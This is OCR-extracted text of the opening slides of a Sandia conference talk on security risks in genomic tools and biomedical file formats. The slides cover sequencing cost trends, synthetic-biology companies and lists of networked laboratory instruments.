SAND2019-11339C

From Buffer-Overflowing Genomic Tools to Securing Biomedical File Formats


Corey M. Hudson
Charles Fracchia

Sandia National Laboratories is a multimission laboratory managed and operated by National Technology & Engineering Solutions of Sandia, LLC, a wholly owned subsidiary of Honeywell International Inc., for the U.S. Department of Energy's National Nuclear Security Administration under contract DE-NA0003525.

Corey’s Funding

Supported by the Laboratory Directed Research and Development program at Sandia National Laboratories, a multi-mission laboratory managed and operated by National Technology and Engineering Solutions of Sandia, LLC, a wholly owned subsidiary of Honeywell International, Inc., for the U.S. Department of Energy’s National Nuclear Security Administration under contract DE-NA0003525.

Bio is turning Digital



Bio is turning Digital

Subject Selection

automated

Observation


automated

Analysis


automated

What is a Genome's value?


NHGRI Data (2019)



$1,000




NHGRI Estimate (2011)



Illumina (2018)


What issues has this growth created?



ARPANET (1971)


Need for standardization & automation

Change in trust model



BROAD Institute Best-Practices Pipeline

Growth Drivers: Healthcare and Genomics



Athreya *et al.*, 2019

Growth Drivers:
Industry, SynBio & Genomics

Renewable Chemicals

genomatica · greenlight · Arzeda. · LYGOS · INDUSTRIAL MICROBES · SYNTHETIC GENOMICS

Multi-Product


zymergen · GINKGO BIOWORKS THE ORGANISM COMPANY · SYNTHACE · CARIBOU BIOSCIENCES

Materials, Fabrics, & Fibers

Bolt Threads · BENTHIC LABS · Modern Meadow · glowee enlightened by the sea

Biofuels & Oils

LanzaTech · novvi · C16 BIO · JOULE



Alternative Plastics

AMBERCYCLE · BioCellection

Fertilizer

PIVOT BIO · Plant Sensory Systems

Protein & Feed


GELTOR · CALYSTA · TRITON · NOBLEGEN · GEA enzymes


Lab Ops

ELEMENTAL MACHINES · CYRUS BIOTECHNOLOGY · SYNVIVIA · iXpressGenes

Cannabinoids & Alternative Pharma

hyasynth · CB Therapeutics · TEEWINOT LIFE SCIENCES


Subject Selection
automated
DATA
Observation
automated
DATA
Analysis
automated
COMMANDS
RESULTS


Subject Selection
automated
DATA
Observation
automated
DATA
Analysis
automated
COMMANDS
RESULTS

Instrument List (exerpt)

Sequencer
Mass Spectrometer
Gas/Liquid Chromatographer
Blood Gas Analyzer
Bioreactor
Filtration Machine
Cell Counter

Syringe Pumps
Centrifuges
Incubators
Electrophoresis
Gel Imagers
Microarray
Blood Culture
Robotic Liquid Handlers
Electroporators

Microscopes
Scales
Freezers / Fridges
Flow Cytometers
Digital Pathology
High Content Imagers
Thermocyclers

Instrument List (exerpt)

digital input

Sequencer
Mass Spectrometer
Chromatographer
Blood Gas Analyzer
Bioreactor
Filtration Machine
Cell Counter

Syringe Pumps
Centrifuges
Incubators
Electrophoresis
Gel Imagers
Microarray
Blood Culture
Robotic Liquid Handlers
Electroporators

Microscopes
Scales
Freezers / Fridges
Flow Cytometers
Digital Pathology
High Content Imagers
Thermocyclers

Instrument List (exerpt)

digital output


Sequencer
Mass Spectrometer
Chromatographer
Blood Gas Analyzer
Bioreactor
Filtration Machine
Cell Counter

Syringe Pumps
Centrifuges
Incubators
Electrophoresis
Gel Imagers
Microarray
Blood Culture
Robotic Liquid Handlers
Electroporators


Microscopes
Scales
Freezers / Fridges
Flow Cytometers
Digital Pathology
High Content Imagers
Thermocyclers

Genomics Data: A Primer


Data Pipelines



